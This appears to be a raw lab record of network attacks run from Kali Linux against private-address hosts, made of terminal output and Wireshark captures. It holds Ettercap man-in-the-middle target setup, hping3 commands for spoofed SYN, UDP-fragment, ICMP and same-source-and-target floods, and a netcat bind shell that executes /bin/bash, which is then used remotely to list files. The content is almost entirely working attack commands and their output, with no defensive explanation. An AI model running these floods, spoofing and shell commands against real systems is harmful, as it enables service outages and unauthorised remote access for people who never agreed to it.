

```
newbie@kali: ~  
  
(newbie@kali)-[~]  
$ ping 10.183.208.199  
PING 10.183.208.199 (10.183.208.199) 56(84) bytes of data.  
64 bytes from 10.183.208.199: icmp_seq=1 ttl=64 time=742 ms  
64 bytes from 10.183.208.199: icmp_seq=2 ttl=64 time=299 ms  
64 bytes from 10.183.208.199: icmp_seq=3 ttl=64 time=63.3 ms  
64 bytes from 10.183.208.199: icmp_seq=4 ttl=64 time=19.1 ms  
^C  
--- 10.183.208.199 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2999ms  
rtt min/avg/max/mdev = 19.098/280.807/742.061/286.743 ms
```



Session Actions Edit View Help

(kali㉿kali)-[~]

\$ ping 10.183.208.225

PING 10.183.208.225 (10.183.208.225) 56(84) bytes of data.
64 bytes from 10.183.208.225: icmp_seq=1 ttl=64 time=23.7 ms
64 bytes from 10.183.208.225: icmp_seq=2 ttl=64 time=117 ms
64 bytes from 10.183.208.225: icmp_seq=3 ttl=64 time=230 ms
^C

— 10.183.208.225 ping statistics —

3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 23.741/123.754/230.453/84.522 ms

(kali㉿kali)-[~]

\$ ping 10.183.208.199

PING 10.183.208.199 (10.183.208.199) 56(84) bytes of data.
64 bytes from 10.183.208.199: icmp_seq=1 ttl=64 time=8.75 ms
64 bytes from 10.183.208.199: icmp_seq=2 ttl=64 time=23.7 ms
64 bytes from 10.183.208.199: icmp_seq=3 ttl=64 time=49.5 ms
^C

— 10.183.208.199 ping statistics —

3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 8.745/27.298/49.481/16.827 ms

(kali㉿kali)-[~]

\$

(kali㉿kali)-[~]

\$ sudo systemctl start ssh

[sudo] password for kali:

(kali㉿kali)-[~]

\$ sudo systemctl status ssh

```
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-12-24 22:46:04 EST; 14min ago
     Invocation: 2b40bae4f28a4558be7a2fa3a09bdfdc
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 986 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1063 (sshd)
      Tasks: 1 (limit: 4535)
     Memory: 2.8M (peak: 3.1M)
        CPU: 42ms
    CGroup: /system.slice/ssh.service
            └─1063 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Dec 24 22:46:04 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...

Dec 24 22:46:04 kali sshd[1063]: Server listening on 0.0.0.0 port 22.

Dec 24 22:46:04 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

Dec 24 22:46:04 kali sshd[1063]: Server listening on :: port 22.

Ettercap
0.8.3.1 (EB)

Host List x

IP Address	MAC Address	Description
10.183.208.19	28:07:D3:A4:14:59	
10.183.208.199	28:07:D3:A4:14:59	
10.183.208.225	A8:41:F4:43:42:80	
10.183.208.247	4C:03:4F:DE:46:35	

Delete Host

Add to Target 1

Add to Target 2

2182 known services

Lua: no scripts were specified, not starting up!

Starting Unified sniffing...

Host 10.183.208.199 added to TARGET1

Host 10.183.208.225 added to TARGET2

Ettercap
0.8.3.1 (EB)

Host List x

Targets x

Target 1

10.183.208.199

Delete

Add

Target 2

10.183.208.225

Delete

Add



Lua: no scripts were specified, not starting up!

Starting Unified sniffing...

Host 10.183.208.199 added to TARGET1

Host 10.183.208.225 added to TARGET2

Host 10.183.208.199 added to TARGET1



Capturing from eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.addr == 10.183.208.199						
No.	Time	Source	Destination	Protocol	Length	Info
5650...	80.424272500	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48840 → 23 [SYN]
5650...	80.424272570	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48845 → 23 [SYN]
5650...	80.424272640	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48849 → 23 [SYN]
5650...	80.424272711	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48859 → 23 [SYN]
5650...	80.424289351	10.183.208.199	10.10.10.10	TCP	58	23 → 48822 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424314165	10.183.208.199	10.10.10.10	TCP	58	23 → 48824 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424398808	10.183.208.199	10.10.10.10	TCP	58	23 → 48829 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424415868	10.183.208.199	10.10.10.10	TCP	58	23 → 48838 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424471599	10.183.208.199	10.10.10.10	TCP	58	23 → 48840 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424486686	10.183.208.199	10.10.10.10	TCP	58	23 → 48845 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424534182	10.183.208.199	10.10.10.10	TCP	58	23 → 48849 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424549619	10.183.208.199	10.10.10.10	TCP	58	23 → 48859 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424596323	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48860 → 23 [SYN]
5650...	80.424596524	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48867 → 23 [SYN]
5650...	80.424596594	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48898 → 23 [SYN]
5650...	80.424596664	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48903 → 23 [SYN]
5650...	80.424596744	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48905 → 23 [SYN]
5650...	80.424596814	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48918 → 23 [SYN]
5650...	80.424596884	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48920 → 23 [SYN]
5650...	80.424596955	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48925 → 23 [SYN]
5650...	80.424607904	10.183.208.199	10.10.10.10	TCP	58	23 → 48860 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424623272	10.183.208.199	10.10.10.10	TCP	58	23 → 48867 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424670657	10.183.208.199	10.10.10.10	TCP	58	23 → 48898 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424685714	10.183.208.199	10.10.10.10	TCP	58	23 → 48903 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424726408	10.183.208.199	10.10.10.10	TCP	58	23 → 48905 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424740774	10.183.208.199	10.10.10.10	TCP	58	23 → 48918 [SYN, ACK] Seq=0 Ack=1 Win=64240
5650...	80.424785284	10.183.208.199	10.10.10.10	TCP	58	23 → 48920 [SYN, ACK] Seq=0 Ack=1 Win=64240

```

(kali@kali)-[~]
$ sudo hping3 -S -p 23 -a 10.183.208.199 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): S set, 40 headers + 0 data bytes

```

Capturing from eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.addr == 10.183.208.199						
No.	Time	Source	Destination	Protocol	Length	Info
6	4.997527818	10.183.208.199	10.183.208.199	TCP	60	1471 → 23 [SYN] Seq=0 Win=512 Len=0
7	5.995352031	10.183.208.199	10.183.208.199	TCP	60	1472 → 23 [SYN] Seq=0 Win=512 Len=0
8	6.996086647	10.183.208.199	10.183.208.199	TCP	60	1473 → 23 [SYN] Seq=0 Win=512 Len=0
9	7.994254822	10.183.208.199	10.183.208.199	TCP	60	1474 → 23 [SYN] Seq=0 Win=512 Len=0
10	8.994449260	10.183.208.199	10.183.208.199	TCP	60	1475 → 23 [SYN] Seq=0 Win=512 Len=0
11	9.995085908	10.183.208.199	10.183.208.199	TCP	60	1476 → 23 [SYN] Seq=0 Win=512 Len=0
12	10.991013521	10.183.208.199	10.183.208.199	TCP	60	1477 → 23 [SYN] Seq=0 Win=512 Len=0
13	11.991289429	10.183.208.199	10.183.208.199	TCP	60	1478 → 23 [SYN] Seq=0 Win=512 Len=0
14	12.987715127	10.183.208.199	10.183.208.199	TCP	60	1479 → 23 [SYN] Seq=0 Win=512 Len=0
15	13.992580656	10.183.208.199	10.183.208.199	TCP	60	1480 → 23 [SYN] Seq=0 Win=512 Len=0
16	14.999648277	10.183.208.199	10.183.208.199	TCP	60	1481 → 23 [SYN] Seq=0 Win=512 Len=0
17	15.996993220	10.183.208.199	10.183.208.199	TCP	60	1482 → 23 [SYN] Seq=0 Win=512 Len=0
18	16.550695686	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client
19	16.688932483	172.232.235.123	10.183.208.199	NTP	90	NTP Version 4, server
20	17.000153149	10.183.208.199	10.183.208.199	TCP	60	1483 → 23 [SYN] Seq=0 Win=512 Len=0
21	18.011780478	10.183.208.199	10.183.208.199	TCP	60	1484 → 23 [SYN] Seq=0 Win=512 Len=0
22	18.985938142	10.183.208.199	10.183.208.199	TCP	60	1485 → 23 [SYN] Seq=0 Win=512 Len=0
23	19.991473810	10.183.208.199	10.183.208.199	TCP	60	1486 → 23 [SYN] Seq=0 Win=512 Len=0
24	20.992538396	10.183.208.199	10.183.208.199	TCP	60	1487 → 23 [SYN] Seq=0 Win=512 Len=0
28	21.987837438	10.183.208.199	10.183.208.199	TCP	60	1488 → 23 [SYN] Seq=0 Win=512 Len=0
31	22.991469785	10.183.208.199	10.183.208.199	TCP	60	1489 → 23 [SYN] Seq=0 Win=512 Len=0
32	23.988562532	10.183.208.199	10.183.208.199	TCP	60	1490 → 23 [SYN] Seq=0 Win=512 Len=0
33	24.995651511	10.183.208.199	10.183.208.199	TCP	60	1491 → 23 [SYN] Seq=0 Win=512 Len=0
34	25.985623070	10.183.208.199	10.183.208.199	TCP	60	1492 → 23 [SYN] Seq=0 Win=512 Len=0
35	27.005124352	10.183.208.199	10.183.208.199	TCP	60	1493 → 23 [SYN] Seq=0 Win=512 Len=0
36	27.987234506	10.183.208.199	10.183.208.199	TCP	60	1494 → 23 [SYN] Seq=0 Win=512 Len=0
37	29.019320831	10.183.208.199	10.183.208.199	TCP	60	1495 → 23 [SYN] Seq=0 Win=512 Len=0

```
(kali@kali)-[~]
$ sudo hping3 --udp -p 53 --frag --flood --spooof 10.10.10.10 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.10.10.10

No.	Time	Source	Destination	Protocol	Length	Info
45436	170.230463049	10.10.10.10	10.183.208.199	UDP	60	43280 → 53 Len=0
45437	170.230463179	10.10.10.10	10.183.208.199	UDP	60	43285 → 53 Len=0
45438	170.230463289	10.10.10.10	10.183.208.199	UDP	60	43291 → 53 Len=0
45439	170.230463399	10.10.10.10	10.183.208.199	UDP	60	43300 → 53 Len=0
45440	170.230463500	10.10.10.10	10.183.208.199	UDP	60	43306 → 53 Len=0
45441	170.230463600	10.10.10.10	10.183.208.199	UDP	60	43311 → 53 Len=0
45442	170.230463700	10.10.10.10	10.183.208.199	UDP	60	43315 → 53 Len=0
45443	170.230463810	10.10.10.10	10.183.208.199	UDP	60	43321 → 53 Len=0
45444	170.230532307	10.10.10.10	10.183.208.199	UDP	60	43326 → 53 Len=0
45445	170.230532458	10.10.10.10	10.183.208.199	UDP	60	43366 → 53 Len=0
45446	170.230532578	10.10.10.10	10.183.208.199	UDP	60	43372 → 53 Len=0
45447	170.230532678	10.10.10.10	10.183.208.199	UDP	60	43376 → 53 Len=0
45448	170.230532778	10.10.10.10	10.183.208.199	UDP	60	43381 → 53 Len=0
45449	170.236525295	10.10.10.10	10.183.208.199	UDP	60	43387 → 53 Len=0
45450	170.236525766	10.10.10.10	10.183.208.199	UDP	60	43392 → 53 Len=0
45451	170.236525876	10.10.10.10	10.183.208.199	UDP	60	43397 → 53 Len=0
45452	170.236525987	10.10.10.10	10.183.208.199	UDP	60	43403 → 53 Len=0
45453	170.236526087	10.10.10.10	10.183.208.199	UDP	60	43412 → 53 Len=0
45454	170.236526187	10.10.10.10	10.183.208.199	UDP	60	43418 → 53 Len=0
45455	170.236526297	10.10.10.10	10.183.208.199	UDP	60	43423 → 53 Len=0
45456	170.236526398	10.10.10.10	10.183.208.199	UDP	60	43427 → 53 Len=0
45457	170.236570910	10.10.10.10	10.183.208.199	UDP	60	43433 → 53 Len=0
45458	170.236579061	10.10.10.10	10.183.208.199	UDP	60	43438 → 53 Len=0
45459	170.236579181	10.10.10.10	10.183.208.199	UDP	60	43442 → 53 Len=0
45460	170.236579281	10.10.10.10	10.183.208.199	UDP	60	43447 → 53 Len=0
45461	170.236579391	10.10.10.10	10.183.208.199	UDP	60	43448 → 53 Len=0
45462	170.236579501	10.10.10.10	10.183.208.199	UDP	60	43453 → 53 Len=0

```
(kali@kali)-[~]
$ sudo hping3 --icmp -d 65000 --flood 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): icmp mode set, 28 headers + 65000 data bytes
hping in flood mode, no replies will be shown
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.183.208.199

No.	Time	Source	Destination	Protocol	Length	Info
3183	144.479844136	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3184	144.487558517	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3185	144.500002070	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3186	144.560561573	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3187	144.562441149	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3188	144.594983800	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3189	144.659868547	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3190	144.659868978	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3191	144.659869038	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3192	144.674515659	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3193	144.675344935	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3194	144.677464190	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3195	144.704221997	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3196	144.712842060	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3197	144.713104468	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3198	144.720265042	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3199	144.720686642	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3200	144.721088819	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3201	144.721460945	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3202	144.721933091	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3203	144.722317938	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3204	144.722742123	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3205	144.723154908	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3206	144.723448740	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3207	144.738211915	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3208	144.757037278	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3209	144.800835739	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client


```
(kali㉿kali)-[~]  
$ nc.traditional -l -p 5050 -e /bin/bash  
bash: line 4: kali: command not found  
bash: line 5: download: command not found  
bash: line 7: /download: No such file or directory  
bash: line 8: ls/download: No such file or directory  
█
```

```
(kali㉿kali)-[~]  
$ ls  
Desktop  Documents  Downloads  go  Music  Pictures  Public  subdomain_ptnsi.txt  Templates  Videos  
(kali㉿kali)-[~]  
$ █
```

```
(kali㉿kali)-[~]  
$ nc 10.183.208.199 5050  
ls  
Desktop  
Documents  
Downloads  
go  
Music  
Pictures  
Public  
subdomain_ptnsi.txt  
Templates  
Videos  
whoami  
kali  
pwd  
/home/kali
```